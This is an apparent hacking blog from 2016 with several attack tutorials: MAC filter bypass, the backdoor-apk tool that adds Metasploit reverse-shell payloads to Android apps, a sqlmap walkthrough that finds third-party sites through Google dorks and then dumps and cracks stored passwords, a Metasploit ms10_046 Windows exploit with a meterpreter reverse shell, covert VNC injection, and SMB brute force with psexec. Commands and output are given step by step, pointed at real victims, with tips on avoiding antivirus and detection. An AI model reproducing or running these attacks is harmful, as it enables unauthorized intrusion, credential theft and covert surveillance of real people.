Blogger news

Showing posts with label attack. Show all posts

Tuesday, December 20, 2016

Bypass MAC filtering on wireless networks


In this tutorial we will be looking at how to bypass MAC filtering on a wireless network. MAC filtering, or MAC white- or blacklisting, is often used as a security measure to prevent non whitelisted MAC addresses from connecting to the wireless network. MAC Address stands for media access control address and is a unique identifier assigned to your network interface. With MAC filtering you can specify MAC addresses which are allowed or not allowed to connect to the network. For many occasions this might be sufficient as a security measure which makes it a little harder to use the network when the password is known. As a security measure to protect company networks and data or to prevent networks from being hacked over WiFi, MAC filtering is pretty useless and easy to bypass which we’re about to show you in this hacking tutorial.

In this tutorial we will be bypass MAC filtering on a TP link WR-841N router by spoofing the MAC address of a connected client. The connected client’s MAC address is whitelisted, otherwise it would not have been able to connect to the wireless network. We will put our wifi adapter in monitoring mode and retrieve the MAC address of connected clients with Airodump-NG on Kali Linux. Then we will be using the Macchanger tool to spoof our MAC address, bypass MAC filtering and connect to the wireless network. Hacking the WiFi network password is outside the scope of this tutorial. You can have a look at the following WiFi hacking tutorials and tools to learn how to retrieve the password (and prevent this from happening):

MAC filtering settings

First we will be configuring the MAC filtering functionality in the router settings. We will be adding one client to the whitelist which will be our connected client:


Let’s try to connect from another client in Kali Linux 2.0:


Even if we use the right password is does not allow us to connect to the wireless network. We end up in an endless loop without authentication. This tells us the MAC filtering is active and working like a charm.

Bypass MAC Filtering

First we will have to put our WiFi adapter in monitoring mode using Airmon-ng and kill all the processes Kali Linux is complaining about:

airmon-ng start wlan0

kill [pid]

Then we launch Airodump-ng to locate the wireless network and the connected client(s) using the following command:

airodump-ng –c [channel]–bssid [target router MAC Address]–i wlan0mon

Airodump-ng now shows us a list of all connected clients at the bottom of the terminal. The second column lists the MAC Addresses of the connected client which we will be spoofing in order to authenticate with the wireless network.


Spoofing the MAC Address with Macchanger

Now that we know a MAC address that is whitelisted in the TP Link router settings we can use it to spoof our own MAC address in order to authenticate with the network. Let’s spoof the MAC address of your wireless adapter but first we take need to take down the monitoring interface wlan0mon and the wlan0 interface in order to change the MAC address. We can do this by using the following command:

Airmon-ng stop wlan0mon

Now we take down the wireless interface who’s MAC address we want to spoof with the following command:

ifconfig wlan0 down

Now we can use Macchanger to change the MAC address:

macchanger -m [New MAC Address] wlan0

And bring it up again:

ifconfig wlan0 up

Now that we have changed the MAC address of our wireless adapter to a whitelisted MAC address in the router we can try to authenticate with the network and see if we’re able to connect:


As you can see we have managed to connect to the wireless network using a spoofed MAC address of a connected client. This tutorial shows us that it was extremely easy to bypass MAC filtering on a wireless network and that MAC filtering in general is useless to protect your network from hackers.


Backdoor APK - Hack Any Android Phones

backdoor-apk is a shell script that simplifies the process of adding a backdoor to any Android APK file. Users of this shell script should have working knowledge of Linux, Bash, Metasploit, Apktool, the Android SDK, smali, etc. This shell script is provided as-is without warranty of any kind and is intended for educational purposes only


Usage:

root@kali:~/Android/evol-lab/BaiduBrowserRat# ./backdoor-apk.sh BaiduBrowser.apk
          ________
         / ______ \
         || _  _ ||
         ||| || |||          AAAAAA   PPPPPPP   KKK  KKK
         |||_||_|||         AAA  AAA  PPP  PPP  KKK KKK
         || _  _o|| (o)     AAA  AAA  PPP  PPP  KKKKKK
         ||| || |||         AAAAAAAA  PPPPPPPP  KKK KKK
         |||_||_|||         AAA  AAA  PPP       KKK  KKK
         ||______||         AAA  AAA  PPP       KKK  KKK
        /__________\
________|__________|__________________________________________
       /____________\
       |____________|            Dana James Traversie

[*] Running backdoor-apk.sh v0.1.7 on Wed Nov 30 22:30:34 EST 2016
[+] Android payload options:
1) meterpreter/reverse_http   4) shell/reverse_http
2) meterpreter/reverse_https  5) shell/reverse_https
3) meterpreter/reverse_tcp    6) shell/reverse_tcp
[?] Please select an Android payload option: 2
[?] Please enter an LHOST value: 10.6.9.31
[?] Please enter an LPORT value: 443
[+] Handle the payload via resource script: msfconsole -r backdoor-apk.rc
[*] Generating RAT APK file...done.
[*] Decompiling RAT APK file...done.
[*] Decompiling original APK file...done.
[*] Merging permissions of original and payload projects...done.
[*] Running proguard on RAT APK file...done.
[*] Decompiling obfuscated RAT APK file...done.
[*] Creating new directories in original project for RAT smali files...done.
[*] Copying RAT smali files to new directories in original project...done.
[*] Fixing RAT smali files...done.
[*] Obfuscating const-string values in RAT smali files...done.
[*] Locating smali file to hook in original project...done.
[*] Adding hook in original smali file...done.
[*] Adding persistence hook in original project...done.
[*] Recompiling original project with backdoor...done.
[*] Generating RSA key for signing...done.
[*] Signing recompiled APK...done.
[*] Verifying signed artifacts...done.
[*] Aligning recompiled APK...done.
root@kali:~/Android/evol-lab/BaiduBrowserRat#

The recompiled APK will be found in the 'original/dist' directory. Install the APK on a compatible Android device, run it, and handle the meterpreter connection via the generated resource script: msfconsole -r backdoor-apk.rc

--------------

Link: https://github.com/dana-at-cp/backdoor-apk

Thursday, June 2, 2016

Use SQLMAP SQL Injection to hack a website and database in Kali Linux

What is SQLMAP

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features


  1.     Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
  2.     Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.
  3.     Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
  4.     Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
  5.     Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
  6.     Support to dump database tables entirely, a range of entries or specific columns as per user’s choice. The user can also choose to dump only a range of characters from each column’s entry.
  7.     Support to search for specific database names, specific tables across all databases or specific columns across all databases’ tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns’ names contain string like name and pass.
  8.     Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
  9.     Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
  10.     Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user’s choice.
  11.     Support for database process’ user privilege escalation via Metasploit’s Meterpreter getsystem command.

Step 1: Find a Vulnerable Website

This is usually the toughest bit and takes longer than any other steps. Those who know how to use Google Dorks knows this already, but in case you don’t I have put together a number of strings that you can search in Google. Just copy paste any of the lines in Google and Google will show you a number of search results.

Step 1.a: Google Dorks strings to find Vulnerable SQLMAP SQL injectable website

This list a really long.. Took me a long time to collect them. If you know SQL, then you can add more here.. Put them in comment section and I will add them here.

Step 1.b: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection

For every string show above, you will get huundreds of search results. How do you know which is really vulnerable to SQLMAP SQL Injection. There’s multiple ways and I am sure people would argue which one is best but to me the following is the simplest and most conclusive.

Let’s say you searched using this string inurl:item_id= and one of the search result shows a website like this:

http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15
Just add a single quotation mark ' at the end of the URL. (Just to ensure, "
 is a double quotation mark and ' is a single quotation mark).

So now your URL will become like this:

http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15'

If the page returns an SQL error, the page is vulnerable to SQLMAP 
SQL Injection. If it loads or redirect you to a different page, move on 
to the next site in your Google search results page.


See example error below in the screenshot. I’ve obscured everything including 
URL and page design for obvious reasons.


use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-1


Examples of SQLi Errors from Different Databases and Languages
Microsoft SQL Server

Server Error in ‘/’ Application. Unclosed quotation mark before the character
 string ‘attack;’.

Description: An unhanded exception occurred during the execution of the current
 web request. Please review the stack trace for more information about the error
 where it originated in the code.


Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark
 before the character string ‘attack;’.


MySQL Errors

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result 
resource in /var/www/myawesomestore.com/buystuff.php on line 12

Error: You have an error in your SQL syntax: check the manual that corresponds 
to your MySQL server version for the right syntax to use near ‘’’ at line 12


Oracle Errors

java.sql.SQLException: ORA-00933: SQL command not properly ended at 
oracle.jdbc.dbaaccess.DBError.throwSqlException(DBError.java:180) at 
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)

Error: SQLExceptionjava.sql.SQLException: ORA-01756: quoted string not properly 
terminated


PostgreSQL Errors

Query failed: ERROR: unterminated quoted string at or near “‘’’”


Step 2: List DBMS databases using SQLMAP SQL Injection

As you can see from the screenshot above, I’ve found a SQLMAP SQL Injection 
vulnerable website. Now I need to list all the databases in that Vulnerable
 database. (this is also called enumerating number of columns). As I am using 
SQLMAP, it will also tell me which one is vulnerable.

Run the following command on your vulnerable website with.


sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 --dbs

In here:
sqlmap = Name of sqlmap binary file
-u = Target URL (e.g. “http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15”)
--dbs = Enumerate DBMS databases

See screenshot below.

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-2

This commands reveals quite a few interesting info:

web application technology: Apache
back-end DBMS: MySQL 5.0
[10:55:53] [INFO] retrieved: information_schema
[10:55:56] [INFO] retrieved: sqldummywebsite
[10:55:56] [INFO] fetched data logged to text files
 under '/usr/share/sqlmap/output/www.sqldummywebsite.com'

So, we now have two database that we can look into. information_schema is 
a standard database for almost every MYSQL database. So our interest would be 
on sqldummywebsite database.

Step 3: List tables of target database using SQLMAP SQL Injection

Now we need to know how many tables this sqldummywebsite database got and what
 are their names. To find out that information, use the following command:

sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite --tables

Sweet, this database got 8 tables.

[10:56:20] [INFO] fetching tables for database: 'sqldummywebsite'
[10:56:22] [INFO] heuristics detected web page charset 'ISO-8859-2'
[10:56:22] [INFO] the SQL query used returns 8 entries
[10:56:25] [INFO] retrieved: item
[10:56:27] [INFO] retrieved: link
[10:56:30] [INFO] retrieved: other
[10:56:32] [INFO] retrieved: picture
[10:56:34] [INFO] retrieved: picture_tag
[10:56:37] [INFO] retrieved: popular_picture
[10:56:39] [INFO] retrieved: popular_tag
[10:56:42] [INFO] retrieved: user_info

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-3


and of course we want to check whats inside user_info table using SQLMAP SQL 
Injection as that table probably contains username and passwords.

Step 4: List columns on target table of selected database using SQLMAP SQL
 Injection

Now we need to list all the columns on target table user_info of sqldummywebsite
 database using SQLMAP SQL Injection. SQLMAP SQL Injection makes it really easy,
 run the following command:

sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info --columns


This returns 5 entries from target table user_info of sqldummywebsite database.

[10:57:16] [INFO] fetching columns for table 'user_info' in database 'sqldummywebsite'
[10:57:18] [INFO] heuristics detected web page charset 'ISO-8859-2'
[10:57:18] [INFO] the SQL query used returns 5 entries
[10:57:20] [INFO] retrieved: user_id
[10:57:22] [INFO] retrieved: int(10) unsigned
[10:57:25] [INFO] retrieved: user_login
[10:57:27] [INFO] retrieved: varchar(45)
[10:57:32] [INFO] retrieved: user_password
[10:57:34] [INFO] retrieved: varchar(255)
[10:57:37] [INFO] retrieved: unique_id
[10:57:39] [INFO] retrieved: varchar(255)
[10:57:41] [INFO] retrieved: record_status
[10:57:43] [INFO] retrieved: tinyint(4)

AHA! This is exactly what we are looking for … target table user_login and 
user_password .

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-4


Step 5: List usernames from target columns of target table of selected
 database using SQLMAP SQL Injection

SQLMAP SQL Injection makes is Easy! Just run the following command again:


sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info -C user_login --dump

Guess what, we now have the username from the database:

[10:58:39] [INFO] retrieved: userX
[10:58:40] [INFO] analyzing table dump for possible password hashes

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-5

Almost there, we now only need the password to for this user.. Next shows 
just that..

Step 6: Extract password from target columns of target table of selected 
database using SQLMAP SQL Injection

You’re probably getting used to on how to use SQLMAP SQL Injection tool. 
Use the following command to extract password for the user.

sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info -C user_password --dump

[10:59:15] [INFO] the SQL query used returns 1 entries
[10:59:17] [INFO] retrieved: 24iYBc17xK0e.
[10:59:18] [INFO] analyzing table dump for possible password hashes
Database: sqldummywebsite
Table: user_info
[1 entry]
+---------------+
| user_password |
+---------------+
| 24iYBc17xK0e. |
+---------------+

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-6


But hang on, this password looks funny. This can’t be someone’s password..
 Someone who leaves their website vulnerable like that just can’t have a
 password like that.

That is exactly right. This is a hashed password. What that means, the
 password is encrypted and now we need to decrypt it.

I have covered how to decrypt password extensively on this Cracking MD5, phpBB,
 MySQL and SHA1 passwords with Hashcat on Kali Linux post. If you’ve missed it, you’re missing out a lot.

I will cover it in short here but you should really learn how to use hashcat.


Step 7: Cracking password

So the hashed password is 24iYBc17xK0e. . How do you know what type of hash is 
that?
Step 7.a: Identify Hash type

Luckily, Kali Linux provides a nice tool and we can use that to identify which
 type of hash is this. In command line type in the following command and on 
prompt paste the hash value:

hash-identifier

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-7


Excellent. So this is DES(Unix) hash.
Step 7.b: Crack HASH using cudahashcat

First of all I need to know which code to use for DES hashes. So let’s check that:

cudahashcat --help | grep DES

use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-8


So it’s either 1500 or 3100. But it was a MYSQL Database, so it must be 1500.

I am running a Computer thats got NVIDIA Graphics card. That means I will
 be using cudaHashcat. On my laptop, I got an AMD ATI Graphics cards, so I 
will be using oclHashcat on my laptop. If you’re on VirtualBox or VMWare, 
neither cudahashcat nor oclhashcat will work. You must install Kali in either
 a persisitent USB or in Hard Disk. Instructions are in the website, search around.

I saved the hash value 24iYBc17xK0e. in DES.hash file. Following is the 
command I am running:

cudahashcat -m 1500 -a 0 /root/sql/DES.hash /root/sql/rockyou.txt


use-sqlmap-sql-injection-to-hack-a-website-and-database-blackmore-ops-9


Interesting find: Usuaul Hashcat was unable to determine the code for
 DES hash. (not in it’s help menu). Howeverm both cudaHashcat and oclHashcat
 found and cracked the key.

Anyhow, so here’s the cracked password: abc123. 24iYBc17xK0e.:abc123

Sweet, we now even have the password for this user.


Thursday, May 26, 2016

Hack Windows 7 with Metasploit using Kali Linux

metasploit

Today i am gonna show how to exploit any windows OS using metasploit. Exploiting a windows vulnerability to logging  into the system with out username and password using Metasploit.


Before Hacking, you want to know about metasploit framework. If your are new one to hacking, its less possible to know about Metasploit.


Metasploit  Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.


Its best-known sub-project is the open source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.


The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.

Requirements:


1. MetaSploit Installed ( Kali Linux Distribution)


2. Ruby Installed (Install all the package of Ruby to avoid any issues)


3. Two OS running either on same as virtual or physically different


4. Target host must not be running any AV


Machine 1:  Host   Kali  Linux  Machine


Machine 2: Target Windows 7 Machine


Msfconsole is by far the most popular part of the Metasploit Framework, and for good reason. It is one of the most flexible, feature-rich, and well-

supported tools within the Framework. Msfconsole provides a handy all-in-one interface to almost every option and setting available in the Framework; it’s like a one-stop shop for all of your exploitation dreams.



To launch msfconsole, enter msfconsole at the command line


#msfconsole


Screenshot from 2014-05-21 04:00:39


Now once you get the msf prompt type the below command  and look for the module exploit/windows/browser/ms10_046_shortcut_icon_dllloader.


An exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended.


Here above  module exploits a vulnerability in the handling of Windows Shortcut files (.LNK) that contain an icon resource pointing to a malicious DLL.This module creates a WebDAV service that can be used to run an arbitrary payload when accessed as a UNC path.


Now once we have found the desired module we will use this exploit by typing the below command.



#msf > use  exploit/windows/browser/ms10_046_shortcut_icon_dllloader


Screenshot from 2014-05-21 04:03:27


Once loaded your msf prompt should be inclusive of the loaded exploit. given below is the image



Now once the exploit is loaded we will set the payload for the above select exploit. In our scenario will be using reverse TCP payload. Type the below command to set payload.


A payload is code that we want the system to execute and that is to be selected and delivered by the Framework. A reverse shell is a payload that

creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that

“binds” a command prompt to a listening port on the target machine, which the attacker can then connect.


#msf > set payload windows/meterpreter/reverse_tcp

Screenshot from 2014-05-21 04:03:40


Now its time to do some configuration for the exploit/payload that we have just set. type the given command


#msf > show options


You should get below default output

Screenshot from 2014-05-21 04:03:56


Now we have to set the local host to listen. Type the given below two commands.


#msf > set SRVHOST  192.168.31.20


This will be your HOST IP address running metasploit.


#msf > set LHOST 192.168.31.20


This will be also be your HOST IP address running metasploit.

Screenshot from 2014-05-21 04:04:46


Now check if the above applied configuration is applied.


#msf > show options

Screenshot from 2014-05-21 04:05:34



Now Finally we will start to exploit. Run the command Exploit.


#msf > exploit

Screenshot from 2014-05-21 04:06:21


Once executed we should “Server Started” (Make sure that your server is not running any web service on port 80)



On any Client machine simply open Internet Explorer and try to open http://192.168.31.20

Screenshot from 2014-05-21 04:30:07


Note: it will give your a pop-up asking from permission click ALLOW and Make sure you do not have any AntiVirus running on the target PC.


You can check the number of successful connected session by running the command sessons in msf console.



Now as we can see that we have one victim connected its time to login to the system. run the command session -i 1.


#meterpeter > session -i 1


Once connected type linux command to browse inside the System and have full control on it.

Screenshot from 2014-05-21 04:18:37


Thursday, April 14, 2016

Moniter Windows Desktop with VNCJNJECT in Metasploit


Hi guys!
Now i free time, i make tutorial show you "How to Moniter Windows Desktop using vncinject on Metasploit"
Ok, let's go..

VNC jnjection in Metasploit

Using the Metasploit payload for VNC injection, we can also inject a VNC server remotely, and can have the display thrown back to the host system. Users of the target system user will not notice that their display is being shared, though there is a trick—we have to disable the Metasploit courtesy shell which appears on the target system's display. If the courtesy shell is not disabled, then it will show a blue command prompt window at the time of exploitation, as shown in Figure 1. This can warn the users of the target system, and result in attack detection. After disabling the courtesy shell, it will not display the blue prompt, as you can see in Figure 2. VNC injection can also be used when a user is not logged in; in that case, don't bother to disable the courtesy shell.
-----------------#--------------


--------------------#------------------

Subscribe my channel, facebook to receve more tutorial's metasploit and hacking.
Thanks!!

Tuesday, April 5, 2016

Exploit SMB protocol using smb_login module in Metasploit (Modules in Metasploit Part 1)

Validating SMB Logins

When you want to run a scan for a specific vulnerability across a network, Metasploit provide many auxiliary can help you accomplish such tasks.
The following Metasploit modules are just a few examples of many useful auxiliary scanning modules include in the Framework. Take advantage of your lab to probe and explore as many of them as you can.
smb_login in Metasploit
To check the validity of a username and password combination, use the SMB Login Check Scanner to connect to a range of hosts. As you might expect, this scan is loud and noticeable, and each login attempt will show up in the event logs of every Windows box it encounters.
After selectings the smb_login module with use, you can run show options to see the settings listed under the Required column. Metasploit allows you to specify a username and password comnination, a username and password list, ar a combination of either. In the next example, RHOSTS is set to small range of IP addresses and a username and password are configured for Metasploit to try against all addressws.

Options in smb_login module

Exploit target using smb_login module 

You can see successful login with user Administrator and a password of s3cr3t. Because workstations are all cloned from one image and deployed through the enterprise in many corporate environments, the administrator password may well be the same on all of them, granting you access to every workstation on the network.
Thanks for your reading.
Any question!
Subscribe my channel to receive new tutorial for pennetration testing.
Thanks again!

Monday, March 28, 2016

Using smb_login and psexec in Matasploit attack any Windows PC

Hi guys!
Today, i make tutorial "Using smb_login and psexec in Metasploit attack any Windows PC".
Les't go...

In tutorial, i using two module "auxiliary/scanner/smb/smb_login" and "exploit/windows/smb/psexec" in Metasploit.
Step1: I using "auxiliary/scanner/smb/smb_login" for brute force attack password victim.
Befor i using smb_logn, i find username for victime (example: username as hostname, or using other solution find username with tool scanner nmap, soft pecfect network scanner Soft Perfect Network Scanner,...).
After brute force attack success, we have username and password of Windows PC.

Brute force password success!

Now, we using module "exploit/windows/smb/psexec" for get shell, vncserver, remote desktop,...

Parameter in psexec module.

We using payload "payload windows/meterpreter/reverse_tcp_rc4" to get shell victim.

We have to set options in module psexe if we want get shell.

Now we run "exploit/run" and enjoy 

We have shell victim :-D
Thereout, we can use payload "windows/vncinject/reverse_tcp_rc4" to get vncserver (remote desktop) victim.
Done!


Good luck guys!!